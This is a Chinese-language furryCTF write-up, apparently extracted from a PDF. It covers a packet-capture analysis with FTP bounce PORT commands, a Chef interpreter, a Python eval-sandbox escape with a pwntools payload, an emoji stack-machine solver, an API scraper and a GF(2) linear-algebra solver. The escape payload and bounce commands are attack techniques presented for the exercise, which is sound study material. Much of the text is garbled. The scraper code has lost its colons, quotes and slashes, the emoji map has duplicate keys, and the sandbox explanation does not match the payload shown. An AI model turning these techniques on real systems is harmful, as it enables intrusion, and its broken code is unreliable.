| 22121 | 854.422882 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22122 | 855.735049 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22123 | 856.422057 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22124 | 857.009722 | Vmware_ad:38 | Vmware_c0:00:00 | ARP | 60 | Who has 192.168.136.1 Tell 192.168.136.129 |
| 22125 | 857.009912 | Vmware_ad:38 | Vmware_ad:38 | ARP | 42 | 192.168.136.1 is at 00:50:56:c8:00:00 |
| 22126 | 857.427220 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22127 | 862.822515 | 192.168.136.129 | 192.168.136.1 | TCP | 74 | 38300 -> 80 [SYN] Seq=0 Wlen=32128 Len=0 MSS=1460 SACK_PERM TSval=992189656 TSecr=0 WS=128 |
| 22128 | 862.823040 | 192.168.136.1 | 192.168.136.129 | TCP | 74 | 80 -> 38300 [SYN, ACK] Seq=0 Ack=1 Wlen=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=14352422 TSecr=992189656 |
| 22129 | 862.823321 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 38300 -> 80 [ACK] Seq=1 Ack=1 Wlen=32128 Len=0 TSval=992189657 TSecr=14352422 |
| 22130 | 862.823769 | 192.168.136.129 | 192.168.136.1 | HTTP | 494 | GET /favicon.ico HTTP/1.1 |
| 22131 | 862.827214 | 192.168.136.1 | 192.168.136.129 | TCP | 416 | 80 -> 38300 [PSH, ACK] Seq=1 Ack=429 Wlen=65024 Len=358 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22132 | 862.827378 | 192.168.136.129 | 192.168.136.1 | TCP | 1514 | 80 -> 38300 [ACK] Seq=351 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22133 | 862.827378 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=1799 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22134 | 862.827378 | 192.168.136.129 | 192.168.136.1 | TCP | 1514 | 80 -> 38300 [ACK] Seq=2247 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22135 | 862.827378 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=4695 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22136 | 862.827378 | 192.168.136.129 | 192.168.136.1 | TCP | 1514 | 80 -> 38300 [ACK] Seq=6143 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22137 | 862.827378 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=7591 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22138 | 862.827378 | 192.168.136.129 | 192.168.136.1 | TCP | 1514 | 80 -> 38300 [ACK] Seq=8939 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22139 | 862.827378 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=10487 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22140 | 862.827378 | 192.168.136.129 | 192.168.136.1 | TCP | 1514 | 80 -> 38300 [ACK] Seq=11935 Ack=429 Wlen=65024 Len=1448 TSval=14352426 TSecr=992189658 [TCP PDU reassembled in 22147] |
| 22141 | 862.827915 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 38300 -> 80 [ACK] Seq=429 Ack=351 Wlen=31872 Len=0 TSval=992189662 TSecr=14352426 |
| 22142 | 862.828012 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 38300 -> 80 [ACK] Seq=429 Ack=1383 Wlen=31872 Len=0 TSval=992189662 TSecr=14352426 |
| 22143 | 862.829501 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=13382 Ack=429 Wlen=65024 Len=1448 TSval=14352429 TSecr=992189662 [TCP PDU reassembled in 22147] |
| 22144 | 862.829501 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=14831 Ack=429 Wlen=65024 Len=1448 TSval=14352429 TSecr=992189662 [TCP PDU reassembled in 22147] |
| 22145 | 862.829501 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=16279 Ack=429 Wlen=65024 Len=1448 TSval=14352429 TSecr=992189662 [TCP PDU reassembled in 22147] |
| 22146 | 862.829501 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 38300 [ACK] Seq=17727 Ack=429 Wlen=65024 Len=1448 TSval=14352429 TSecr=992189662 [TCP PDU reassembled in 22147] |
| 22147 | 862.829501 | 192.168.136.1 | 192.168.136.129 | HTTP | 1032 | HTTP/1.0 200 HTTP OK |
| 22148 | 862.829933 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 38300 -> 80 [ACK] Seq=429 Ack=20141 Wlen=31872 Len=0 TSval=992189664 TSecr=14352429 |
| 22149 | 861.831181 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 38300 -> 80 [FIN, ACK] Seq=429 Ack=20141 Wlen=31872 Len=0 TSval=992189664 TSecr=14352429 |
| 22150 | 861.831469 | 192.168.136.1 | 192.168.136.129 | TCP | 66 | 80 -> 38300 [ACK] Seq=20141 Ack=430 Wlen=65024 Len=0 TSval=14353432 TSecr=992190666 |
| 22151 | 863.894204 | 192.168.136.1 | 192.168.136.129 | TCP | 66 | 80 -> 38300 [FIN, ACK] Seq=20141 Ack=430 Wlen=65024 Len=0 TSval=14353407 TSecr=992190666 |

使用 Scapy 工具读取 PCAP 文件，分析基础流量特征：

总数据包数：22562

筛选出所有 FTP 相关流量（端口 21）：

FTP 相关数据包数：220

从服务器 Banner 中识别出 FTP 服务器类型：

220 Wing FTP Server ready... (Wing FTP Server Free Edition)

攻击者使用匿名账户登录：

USER anonymous

PASS IEUser@

230 User anonymous logged in.

攻击者执行命令收集服务器信息：

SYST → 215 UNIX Type: L8

STAT → 获取服务器状态信息

攻击者发送异常 PORT 命令，尝试 FTP Bounce 攻击：

PORT 45, 33, 32, 156, 80, 80

PORT 45, 33, 32, 156, 0, 80

攻击者尝试 TLS 加密连接，但服务器不支持：

AUTH TLS → 502 Command not supported.

在分析过程中，发现两个异常 PORT 命令，目标 IP 均为 45. 33. 32. 156，这是典型的 FTP Bounce 攻击特征。

Misc-CyberChef

分析可知是 Chef 语言

打开文件后，可以看到文件分为三个主要部分：

1. Ingredients: 定义了 27 种配料及其初始数值
2. Method: 包含大量烹饪操作指令
3. Serves 1: 表示程序结束

部分配料示例：

```
2 g salt
34 g sage
27 g oil
```

编写 Chef 语言解释器核心：

```
class ChefInterpreter:
    def __init__(self):
        self.ingredients = {} # 配料字典
        self.bowls = {} # 碗字典
        self.liquified_bowls = {} # 液化状态
        self.output = [] # 输出缓冲区

    def parse_ingredients(self, content):
        """解析 Ingredients 部分"""
        pattern = r'(\d+)\s+g\s+(\w+)'
        matches = re.findall(pattern, content)
        for value, name in matches:
            self.ingredients[name] = int(value)

    def put(self, ingredient, bowl_num):
        """Put 语句：把配料放入碗中"""
        value = self.ingredients.get(ingredient, 0)
        self.bowls[bowl_num] = value

    def add(self, ingredient, bowl_num):
        """Add 语句：把配料加到碗里"""
        value = self.ingredients.get(ingredient, 0)
        if bowl_num not in self.bowls:
            self.bowls[bowl_num] = 0
        self.bowls[bowl_num] += value

    def liquify(self, bowl_num):
        """Liquify 语句：液化碗的内容"""
        self.liquified_bowls[bowl_num] = True
```

```
def pour(self, bowl_num):  
    """Pour 语句：输出碗的内容"""  
    if bowl_num in self.bowls and self.liquified_bowls.get(bowl_num, False):  
        char_code = self.bowls[bowl_num]  
        char = chr(char_code % 256)  
        self.output.append(char)
```

执行得到：

**furryCTF {==QfBdVQf9UNf9kVJZ1X5VDZzJXdoR1X5dTYyN0Xu90XzdTZndWd09Fb542bs92QfVWbw
M1XI tWMM9FZxU3bX9VS7ZEVDIncyVnZ}**

反转之后 base64 解码

flag: furryCTF{l_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIV0_50_AWA}

Misc-困兽之斗

审计代码

限制条件:

禁止输入所有 ASCII 字母 (a-z, A-Z)。

禁止输入所有数字 (0-9)。

禁止输入点号 (.) 和逗号 (,)。

os 和 subprocess 模块被劫持, 无法直接利用。

getattr 和 help 函数被重定义为空函数。

执行机制:

用户的输入通过 if 语句过滤后, 直接进入 eval() 执行。

数字构造: 利用布尔值。[]==[] 返回 True, 在数学运算中等于 1。通过加法或位移运算可以构造任意数字。

8 可以表示为 ([]==[]) << (([]==[]) + ([]==[]) + ([]==[])) (即 1 \|| 3)。

获取字符: 利用 Python 内置类型的字符串表示。str(float) \rightarrow "<class 'float'>" 从中通过索引取值: str(float)[8] 是 'f', str(float)[9] 是 'l', str(float)[11] 是 'a'。str(range) \rightarrow "<class 'range'>", 索引 11 是 'g'。

读取文件: 由于禁用了点号, 不能使用 open('flag').read()。但可以使用 list(open('flag')) , 这会将文件内容按行读取并转化为列表输出。

脚本:

```
from pwn import *
```

```
HOST = 'ctf.furryctf.com'
```

```
PORT = 37169
```

```
def solve():
```

```
    try:
```

```
        p = remote(HOST, PORT)
```

```
        print(p.recvuntil(b'> ').decode())
```

核心逻辑: 使用 Unicode 绕过 ASCII 过滤, 利用布尔值构造索引, 从内置类型字符串中提取 'f', 'l', 'a', 'g'

```
payload="((() [ ( []==[] ) << ( []==[] ) + ( []==[] ) + ( []==[] ) ] + () [ ( ( []==[] ) << ( []==[] ) + ( []==[] ) + ( []==[] ) + ( ( []==[] ) + ( ( []==[] ) ) ) ] + () [ ( ( []==[] ) << ( []==[] ) + ( []==[] ) + ( []==[] ) ) + ( ( []==[] ) + ( []==[] ) + ( []==[] ) ) ] + () [ ( ( []==[] ) << ( []==[] ) + ( []==[] ) + ( []==[] ) ) + ( ( []==[] ) + ( []==[] ) + ( []==[] ) ) ] ) )"
```

```
    print(f"[*] Sending Payload...")
```

```
    p.sendline(payload.encode('utf-8'))
```

```
    response = p.recvall(timeout=2)
```


```
    print("\n[*] Result from server:")
```

```
    print(response.decode())
```

```
except Exception as e:
    print(f"[-] Error: {e}")
finally:
    p.close()

if __name__ == '__main__':
    solve()
Flag:furryCTF{e63ab733a914_Jus7_ruN_0u7_FR0m_7h3_sanD80X_wlTH_Un1c0D3}
```

Misc-签到题




打开题目 F12 搜索

得出 flag: furryCTF {Cro5s_The_Lock_Of_T1me}

PPC-Emoji Engine

获取样本数据



生成脚本:

```
from pwn import *
import ctypes
import time
# 配置连接信息
HOST = 'ctf.furryctf.com'
PORT = 37132
# 映射表
```

```
EMOJI_MAP = {
    '👉': 'PUSH',
    '+': 'ADD',
    '-': 'SUB',
    'x': 'MUL',
    'x': 'MUL',
    '÷': 'DIV',
    '🦋': 'XOR',
    '🦋': 'XOR',
    '📦': 'POP',
    '📦': 'POP',
    '🔄': 'SWAP',
    '💡': 'DUP',
    '📦': 'DUP',
    '🛑': 'EXIT'
}
```

```
def to_int32(val):
    """强制转换为 32 位有符号整数"""
    return ctypes.c_int32(val).value
def calculate(expression_tokens):
    stack = []
    # 辅助函数: MUL 专用的安全 pop
    def safe_pop_val():
```

```

        if len(stack) > 0:
            return stack.pop()
        return 0
    i = 0
    while i < len(expression_tokens):
        token = expression_tokens[i]
        cmd = EMOJI_MAP.get(token)
        if cmd == 'PUSH':
            i += 1
            if i < len(expression_tokens):
                try:
                    stack.append(to_int32(int(expression_tokens[i])))
                except: pass
        elif cmd == 'MUL':
            # 【特殊规则】乘法在栈不足时补 0, 结果为 0
            b = safe_pop_val()
            a = safe_pop_val()
            stack.append(to_int32(a * b))
        elif cmd in ['ADD', 'SUB', 'DIV', 'XOR', 'SWAP']:
            # 【特殊规则】其他运算在栈不足时直接跳过
            if len(stack) < 2:
                i += 1
                continue
            b = stack.pop()
            a = stack.pop()
            if cmd == 'ADD':
                stack.append(to_int32(a + b))
            elif cmd == 'SUB':
                stack.append(to_int32(a - b))
            elif cmd == 'DIV':
                if b != 0: stack.append(to_int32(int(a / b)))
                else: stack.append(0)
            elif cmd == 'XOR':
                stack.append(to_int32(a ^ b))
            elif cmd == 'SWAP':
                stack.append(b)
                stack.append(a)
        elif cmd == 'DUP':
            if len(stack) >= 1:
                stack.append(stack[-1])
        elif cmd == 'EXIT':
            break
        i += 1
    return stack[-1] if stack else 0

```

```

def solve():
    context.log_level = 'info'
    while True:
        try:
            r = remote(HOST, PORT)
            for level in range(1, 101):
                # Robust Reading: 过滤掉非题目行 (如 "Level 2/100:")
                raw_data = ""
                while True:
                    line = r.recvline().decode().strip()
                    if not line: continue
                    if '□' in line: # 只有包含小丑才认为是题目
                        raw_data = line
                        break
                    if 'flag{' in line or 'POFP' in line:
                        print(f"\n[+] FLAG: {line}")
                        return
                print(f"[*] Level {level}: Calculating...")
                tokens = raw_data.split()
                ans = calculate(tokens)
                r.sendlineafter(b'Answer:', str(ans).encode())
            r.interactive()
            break

        except Exception as e:
            print(f"[-] Error: {e}, Restarting...")
            r.close()
            time.sleep(1)

if __name__ == '__main__':
    solve()


```


Flag:POFP{de5f48f1-b072-45d6-884b-940649d62a44}

PPC-flagReader



每页只显示一个 Base16 字符，我决定使用爬虫





收集信息构造脚本:

```
import requests
import json
from concurrent.futures import ThreadPoolExecutor
```

□ 配置 API 地址

```
# 根据你的截图, 接口地址是 ...api/flagchar 页码
API_URL = httpctf.furryctf.com:33095api/flagchar {}
TOTAL_PAGES = 480
```

存储结果

```
results = {}
```

```
def fetch_char(page_num)
```

```
    try
```

```
        url = API_URL.format(page_num)
```

```
        # 发送请求
```

```
        resp = requests.get(url, timeout=5)
```

```
        if resp.status_code == 200
```

```
            # 解析 JSON
```

```
            data = resp.json()
```

```
            # △□ 注意: 我们需要从 JSON 中提取字符。
```

```
            # 通常字段名可能是 char, data, code 等。
```

```
            # 这里我写了一个简单的自动查找逻辑: 找到值长度为 1 的那个字段
```

```
            # 如果你知道具体的字段名(比如 'char'), 可以直接写 char = data['char']
```

```
            char = None
```

```
            # 尝试直接读取常见的字段名
```

```
            if 'char' in data
```

```
                char = data['char']
```

```
            elif 'data' in data
```

```
                char = data['data']
```

```
            else
```

```
                # 如果都不是, 找值是单个字符的字段
```

```

        for key, value in data.items()
            if isinstance(value, str) and len(value) == 1
                char = value
                break

    if char
        results[page_num] = char
        if page_num % 50 == 0
            print(f[] 进度 {page_num} {TOTAL_PAGES} - {char})
    else
        print(f[!] 第 {page_num} 页 JSON 解析失败 {data})
else
    print(f[!] API 请求失败 {page_num} {resp.status_code})

except Exception as e
    print(f[!] 错误 (页 {page_num}) {e})

print(--- 开始 API 采集 ---)

# ✂ 并发采集
with ThreadPoolExecutor(max_workers=30) as executor
    executor.map(fetch_char, range(1, TOTAL_PAGES + 1))

# □ 拼接与解码
print(n--- 采集完成, 正在解码 ---)

# 检查完整性
if len(results) != TOTAL_PAGES
    print(f 警告: 只采集到了 {len(results)} {TOTAL_PAGES} 个字符。)
    # 打印缺失的页码
    missing = [i for i in range(1, TOTAL_PAGES + 1) if i not in results]
    print(f 缺失页码 {missing})
else
    # 1. 拼接
    full_hex = .join([results[i] for i in range(1, TOTAL_PAGES + 1)])
    print(f 原始 Hex (前 50) {full_hex[50]}...)

    try
        # 2. 第一次解码
        decoded_1 = bytes.fromhex(full_hex).decode('utf-8')
        print(f 第一次解码 (前 50) {decoded_1[50]}...)

        # 3. 第二次解码 (获取 Flag)
        flag = bytes.fromhex(decoded_1).decode('utf-8')

        print(n += 40)
        print(f" 最终 FLAG {flag})
        print(= 40)

    except Exception as e

```

```
print(f 解码出错 {e})
```

得 出
flag:furryCTF {21ec42bf-d921-4b81-9be2-c4160c68c2cc-d02139a0-1504-4e2e-ad15-4efb
766759ff-dccb8de2-2cb9-45a4-906a-7b6be4fcbfbf}

PPC-你是说这是个数学题？

通过审计 Encrypt.py 的源码：

1. 比特流转换：将 Flag 字符串中的每个字符通过 `bin(ord(i)).replace("0b", "")` 转换为比特流。2. 生成加密矩阵：初始状态是一个单位矩阵 `matrix (I)`。

3. 线性变换：程序随机选取 `op` 次操作，每次随机选择两行 `i` 和 `j`，执行 `matrix[j] ^= matrix[i]` 且 `result[j] ^= result[i]`。这本质上是在 $GF(2)$ 有限域上进行了一系列初等行变换。最终得到的 `matrix`（记为 M ）与原始比特向量（记为 P ）的关系满足线性方程组： $M \times P = R \pmod 2$ 。

放在 Encrypt.py 同样的目录下

生成脚本：

```
import sys
import re
# 增加递归深度，以防 Flag 过长导致递归错误
sys.setrecursionlimit(20000)
def solve_gf2(matrix, result):
    """GF(2)上的高斯消元法求解"""
    n = len(matrix)
    # 转换为列表便于修改
    M = [list(row) for row in matrix]
    R = list(result)
    pivot_row = 0
    num_cols = len(M[0])
    for col in range(num_cols):
        if pivot_row >= n: break

        # 寻找当前列为 1 的行
        if M[pivot_row][col] == 0:
            for i in range(pivot_row + 1, n):
                if M[i][col] == 1:
                    M[pivot_row], M[i] = M[i], M[pivot_row]
                    R[pivot_row], R[i] = R[i], R[pivot_row]
                    break
            else:
                continue # 该列全是 0

        # 消元
        for i in range(n):
            if i != pivot_row and M[i][col] == 1:
                # 两个向量异或
                for k in range(col, num_cols):
                    M[i][k] ^= M[pivot_row][k]
                R[i] ^= R[pivot_row]
        pivot_row += 1
    return R
```

```

def decode_flag(binary_str):
    """递归搜索合法的 Flag"""
    valid_chars = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_{}"
    solutions = []
    def dfs(index, current_flag):
        if index == len(binary_str):
            solutions.append(current_flag)
            return
        # 尝试取 6 位 (数字)
        if index + 6 <= len(binary_str):
            try:
                code = int(binary_str[index:index+6], 2)
                char = chr(code)
                if char in valid_chars:
                    dfs(index + 6, current_flag + char)
            except ValueError:
                pass
        # 尝试取 7 位 (字母/符号)
        if index + 7 <= len(binary_str):
            try:
                code = int(binary_str[index:index+7], 2)
                char = chr(code)
                if char in valid_chars:
                    dfs(index + 7, current_flag + char)
            except ValueError:
                pass
    dfs(0, "")
    return solutions

def parse_data(content):
    print("正在尝试提取数据...")

    # 1. 尝试匹配 #matrix=[...] 这种注释块
    # 使用 re.DOTALL 让 . 匹配换行符
    matrix_match = re.search(r"#matrix=\[(. *?)\]", content, re.DOTALL)
    result_match = re.search(r"#result=\[(. *?)\]", content, re.DOTALL)

    # 如果没找到带#的, 尝试找不带#的 (以防格式变动)
    if not matrix_match:
        matrix_match = re.search(r"(?:\n|^)matrix=\[(. *?)\]", content, re.DOTALL)
    if not result_match:
        result_match = re.search(r"(?:\n|^)result=\[(. *?)\]", content, re.DOTALL)
    if not matrix_match or not result_match:
        print("错误: 无法通过正则匹配到 matrix 或 result 数据块。")

```

```

        return None, None

    try:
        # 提取 matrix 中的所有二进制字符串
        # 匹配单引号或双引号包裹的 01 串
        mat_str = matrix_match.group(1)
        matrix_rows = re.findall(r"['\"]([01]+)['\"]", mat_str)
        # 提取 result 中的所有数字
        res_str = result_match.group(1)
        result_vals = [int(x) for x in re.findall(r"\d+", res_str)]
        # 将 matrix 字符串转为 int 列表
        matrix = [[int(c) for c in row] for row in matrix_rows]
        return matrix, result_vals
    except Exception as e:
        print(f"数据解析过程中发生异常: {e}")
        return None, None

def main():
    try:
        with open("Encrypt.py", "r", encoding="utf-8") as f:
            content = f.read()
    except FileNotFoundError:
        print("未找到 Encrypt.py, 请确保解题脚本和题目文件在同一目录下。")
        return

    matrix, result = parse_data(content)
    if not matrix or not result:
        print("提取数据失败, 请检查 Encrypt.py 文件末尾是否包含 #matrix=[...] 数据。")
        return

    print(f"成功提取: Matrix {len(matrix)}x{len(matrix[0])}, Result {len(result)}")
    if len(matrix) != len(result):
        print("维度不匹配, 可能数据截断。")
        return


    print("开始求解线性方程组 (Gaussian Elimination)...")
    solution_bits = solve_gf2(matrix, result)
    binary_solution = "".join(str(b) for b in solution_bits)
    print(f"解得二进制串: {binary_solution}")
    print("正在解码 Flag...")
    candidates = decode_flag(binary_solution)
    found = False
    print("\n[+] 可能的 Flag 结果:")
    for flag in candidates:
        if "furryCTF" in flag:
            print(f">>> {flag}")

```

